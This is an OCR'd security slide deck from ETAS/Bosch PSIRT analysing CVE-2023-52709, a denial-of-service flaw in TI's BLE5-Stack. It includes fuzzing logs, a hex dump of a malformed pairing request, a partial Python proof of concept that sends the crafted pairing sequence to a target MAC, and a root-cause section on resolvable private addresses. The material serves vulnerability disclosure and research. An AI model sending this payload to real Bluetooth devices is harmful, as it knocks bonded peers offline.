
Bosch PSIRT Publishes BOSCH-SA-466062

Advisory Information
Advisory ID: BOSCH-SA-466062
CVE Numbers and CVSS v3.1 Scores:

- CVE-2023-52709
  - Base Score: 6.5 (Medium)

TI Bluetooth stack can fail to generate a resolvable Random Private Address (RPA) leading to DoS for already bonded peer devices

© 2024 ETAS Inc.. All rights reserved, also regarding any disposal, exploitation, reproduction, editing, distribution, as well as in the event of applications for industrial property rights.



DoS Attack Details

Internal | ETAS-SEC/XSF-NA | 2024-06-20
© 2024 ETAS Inc.. All rights reserved, also regarding any disposal, exploitation, reproduction, editing, distribution, as well as in the event of applications for industrial property rights.

Bluetooth Blues: Unmasking CVE 2023-52709 - The TI BLE5-Stack Attack

Defensics Test Case #1001 on CC26X2R1

```
08:32:53 TEST CASE #1001
08:32:53 SMP.SMP-request.message-sequence.repeat-message: Repeat message 'pairing-confirm' 64 times
08:32:53 BLE-L2CAP dd:5d:18:c6:c6:85 --> 6e:b8:27:40:99:47 7 Pairing Request
08:32:54 BLE-L2CAP dd:5d:18:c6:c6:85 <-- 6e:b8:27:40:99:47 7 Pairing Response
08:32:54 BLE-L2CAP dd:5d:18:c6:c6:85 --> 6e:b8:27:40:99:47 17 Pairing Confirm
08:32:54 BLE-L2CAP dd:5d:18:c6:c6:85 --> 6e:b8:27:40:99:47 17 Pairing Confirm ANOMALY!
08:32:54 BLE-L2CAP dd:5d:18:c6:c6:85 --> 6e:b8:27:40:99:47 17 Pairing Confirm ANOMALY!
08:32:54 BLE-L2CAP dd:5d:18:c6:c6:85 --> 6e:b8:27:40:99:47 17 Pairing Confirm ANOMALY!
08:32:54 BLE-L2CAP dd:5d:18:c6:c6:85 --> 6e:b8:27:40:99:47 17 Pairing Confirm ANOMALY!
08:32:54 BLE-L2CAP dd:5d:18:c6:c6:85 --> 6e:b8:27:40:99:47 17 Pairing Confirm ANOMALY!
08:32:54 *** 58 repeated messages omitted ***
08:32:54 BLE-L2CAP dd:5d:18:c6:c6:85 <-- 6e:b8:27:40:99:47 17 Pairing Confirm
08:32:54 BLE-L2CAP dd:5d:18:c6:c6:85 --> 6e:b8:27:40:99:47 17 Pairing Random
08:32:54 BLE-L2CAP dd:5d:18:c6:c6:85 <-- 6e:b8:27:40:99:47 17 Message
08:32:54 Instrumenting (1. round)...
08:32:54 BLE-L2CAP dd:5d:18:c6:c6:85 --> 6e:b8:27:40:99:47 7 Pairing Request
08:32:55 BLE-L2CAP dd:5d:18:c6:c6:85 <-- 6e:b8:27:40:99:47 7 Pairing Response
08:32:55 BLE-L2CAP dd:5d:18:c6:c6:85 --> 6e:b8:27:40:99:47 17 Pairing Confirm
08:32:55 BLE-L2CAP dd:5d:18:c6:c6:85 <-- 6e:b8:27:40:99:47 17 Pairing Confirm
08:32:55 BLE-L2CAP dd:5d:18:c6:c6:85 --> 6e:b8:27:40:99:47 17 Pairing Random
08:32:55 BLE-L2CAP dd:5d:18:c6:c6:85 <-- 6e:b8:27:40:99:47 17 Pairing Random
08:32:55 Starting encryption with key f1e807003753b0145d208a6cf026e8bf
08:32:56 Encryption started
08:32:56 Test case #1001 pass (Failed to decode, expected 0x04 but got 0x03)
08:32:56 Test case #1001 completed
```

Internal | ETAS-SEC/XSF-NA | 2024-06-20
© 2024 ETAS Inc.. All rights reserved, also regarding any disposal, exploitation, reproduction, editing, distribution, as well as in the event of applications for industrial property rights.

Bluetooth Blues: Unmasking CVE 2023-52709 - The TI BLE5-Stack Attack

Defensics Test Case #3 on CC26X2R1

```
08:32:56 TEST CASE #3
08:32:56 SMP.SMP-request-no-keys.pairing-request.smp-pairing-request.element: Repeat of 128 octets: Code Data
08:32:56 BLE-L2CAP dd:5d:18:c6:c6:85 --> 6e:b8:27:40:99:47 128 Pairing Request ANOMALY!
08:32:57 BLE-L2CAP dd:5d:18:c6:c6:85 --> 6e:b8:27:40:99:47 17 Pairing Confirm
08:32:57 BLE-L2CAP dd:5d:18:c6:c6:85 --> 6e:b8:27:40:99:47 17 Pairing Random
08:32:57 Starting encryption with key bfb74c1f07f748a671e841deef3a05c2
08:33:02 Unable to start encryption: ACL link was lost.
08:33:02 Instrumenting (1. round)...
08:33:02 opening Bluetooth LE connection
08:33:05 Unable to connect: Could not resolve random address. Make sure device is advertising.
08:33:05 Test case #3 fail (Unable to connect: Could not resolve random address. Make sure device is advertising.)
08:33:05 Instrumenting (2. round)...
08:33:05 Next instrumentation try after 500ms
08:33:06 opening Bluetooth LE connection
08:33:09 Unable to connect: Could not resolve random address. Make sure device is advertising.
08:33:09 Test case #3 fail (Unable to connect: Could not resolve random address. Make sure device is advertising.)
08:33:09 Instrumenting (3. round)...
08:33:09 Next instrumentation try after 1000ms
08:33:10 opening Bluetooth LE connection
08:33:13 Unable to connect: Could not resolve random address. Make sure device is advertising.
08:33:13 Test case #3 fail (Unable to connect: Could not resolve random address. Make sure device is advertising.)
```


Pairing Request [with anomaly]


```
000000  smp-pairing-request
000000    Repeat-Structure
000000      Code
000000        pairing-request                                                  . 01
000001      Data
000001        pairing-data
000001          IO-capability                                                  . 00
000002          OOB-Flag
000002            oob-not-included                                             . 00
000003          AuthReq
000003            Reserved                                                     2bit 00
                  CT2                                                        1bit 0
                  KeypressFlag                                               1bit 0
                  SecureConnection                                           1bit 0
                  MITM                                                       1bit 1
                  BondingFlags
                    no-bonding                                               2bit 00
000004          Max-enc-size                                                 . 10
000005          Init-key-distribution
000005            Reserved                                                   4bit 0000
                  LinkKey                                                    1bit 0
                  Sign                                                       1bit 0
                  IdKey                                                      1bit 0
                  EncKey                                                     1bit 0
000006          Resp-key-distribution
000006          key-dist-none
000006            Reserved                                                   4bit 0000
                  LinkKey                                                    1bit 0
                  Sign                                                       1bit 0
                  IdKey                                                      1bit 0
                  EncKey                                                     1bit 0
000007    Repeat-Data
000007  ................ 01 00 00 04 10 00 00 01 00 00 04 10 00 00 01 00
000017  ................ 00 04 10 00 00 01 00 00 04 10 00 00 01 00 00 04
000027  ................ 10 00 00 01 00 00 04 10 00 00 01 00 00 04 10 00
000037  ................ 00 01 00 00 04 10 00 00 01 00 00 04 10 00 00 01
000047  ................ 00 00 04 10 00 00 01 00 00 04 10 00 00 01 00 00
000057  ................ 04 10 00 00 01 00 00 04 10 00 00 01 00 00 04 10
000067  ................ 00 00 01 00 00 04 10 00 00 01 00 00 04 10 00 00
000077  ........                 01 00 00 04 10 00 00 01 00
```



© 2024 ETAS Inc.. All rights reserved, also regarding any disposal, exploitation, reproduction, editing, distribution, as well as in the event of applications for industrial property rights.

Bluetooth Blues: Unmasking CVE 2023-52709 - The TI BLE5-Stack Attack

Wireshark Analysis of Test Case #3







Internal | ETAS-SEC/XSF-NA | 2024-06-20
© 2024 ETAS Inc.. All rights reserved, also regarding any disposal, exploitation, reproduction, editing, distribution, as well as in the event of applications for industrial property rights.

Bluetooth Blues: Unmasking CVE 2023-52709 - The TI BLE5-Stack Attack


Test Case #3 Proof of Concept

```
def send_pairing_request(self, mac_address):
    print(f"Sending Pairing Request to {mac_address}")
    pairing_request_data = (
        "000084008000060001000004100000010000041000000100000410000001000004100000010000041000000100000410000001000004100000010000041000000100000410"
        "000001000004100000010000041000000100000410000001000004100000010000041000000100000410000001000004100000010000041000000100000410000001000004"
        "100000010000041000000100000410000001000004100000010000041000000100000410000001000004100000010000041000000100000410000001000004100000010000"
        "0410000001"
    )
    self.send_command(f"pair {mac_address} {pairing_request_data}", timeout=5)

def send_pairing_confirm(self, mac_address):
    print(f"Sending Pairing Confirm to {mac_address}")
    pairing_confirm_data = (
        "000015001100060003 1d9adfe958dd809adcbd7c227274"
    )
    self.send_command(f"pairing confirm {mac_address} {pairing_confirm_data}", timeout=5)

def send_pairing_random(self, mac_address):
    print(f"Sending Pairing Random to {mac_address}")
    pairing_random_data = (
        "000015001100060004c0c0c0c0c0c0c0c0c0c0c0c0c0c0"
    )
    self.send_command(f"pairing random {mac_address} {pairing_random_data}", timeout=5)

def send_le_start_encryption(self, mac_address):
    print(f"Sending LE Start Encryption to {mac_address}")
    long_term_key = "bfb74c1f07f748a671e841deef3a05c2"
```

PoC to automates the connection and pairing process with a Bluetooth device, sending a specific sequence of pairing messages. It includes methods to send pairing requests, confirmations, and random values to ensure communication testing.

https://github.com/KevinMitchell-OSWP-CISSP/CVE-2023-52709-PoC

© 2024 ETAS Inc.. All rights reserved, also regarding any disposal, exploitation, reproduction, editing, distribution, as well as in the event of applications for industrial property rights.



Root Cause Analysis

Internal | ETAS-SEC/XSF-NA | 2024-06-20
© 2024 ETAS Inc.. All rights reserved, also regarding any disposal, exploitation, reproduction, editing, distribution, as well as in the event of applications for industrial property rights.

Random private address

A private address can be used in addition to the public or random static address when a device wishes to protect its privacy. This is an address that changes periodically and is used to hide the device's identity and to deter device tracking.

A random private address can be resolvable or non-resolvable.

Resolvable random private address

A resolvable private address is, true to its name, resolvable as intended listeners have a pre-shared key by which they can figure out the new address every time it changes. The pre-shared key is the Identity Resolving Key (IRK) and is used both to generate and to resolve the random address.

The random address is basically just used by the peer to be able to resolve the *actual* address of the Bluetooth LE device, which is still either the public or the random static address. The IRK allows the peer to translate the random private address into the device's real Bluetooth LE address.

Non-resolvable random private address

A non-resolvable private address is not resolvable by other devices and is only intended as a way to prevent tracking. This type of address is not commonly used.

To summarize there are four different types of addresses:

https://academy.nordicsemi.com/courses/bluetooth-low-energy-fundamentals/lessons/lesson-2-bluetooth-le-advertising/topic/bluetooth-address/

© 2024 ETAS Inc.. All rights reserved, also regarding any disposal, exploitation, reproduction, editing, distribution, as well as in the event of applications for industrial property rights.

Context

BLUETOOTH CORE SPECIFICATION Version 5.3 | Vol 6, Part B

4.7 RESOLVING LIST

If the Link Layer is using the Resolving List and the peer device has been resolved but the encryption fails then the current Resolvable Private Address(es) shall be immediately discarded and new Resolvable Private Address(es) shall be generated.

addresses generated by the peer device using its distributed IRK. If the Host has added the peer device to the resolving list with an all-zero peer IRK, the Controller shall only accept the peer's Identity Address, as defined in Section 6.5.

If the Host, when populating the resolving list, sets a local IRK to all zeros, then any local address used within an advertising physical channel PDU shall use the local Identity Address, which is provided by the Host.

If the Link Layer is using the Resolving List and the peer device has been resolved, the Address returned to the Host is the peer device's Identity Address.

If the Link Layer is using the Resolving List and the peer device has been resolved but the encryption fails then the current Resolvable Private Address(es) shall be immediately discarded and new Resolvable Private Address(es) shall be generated.

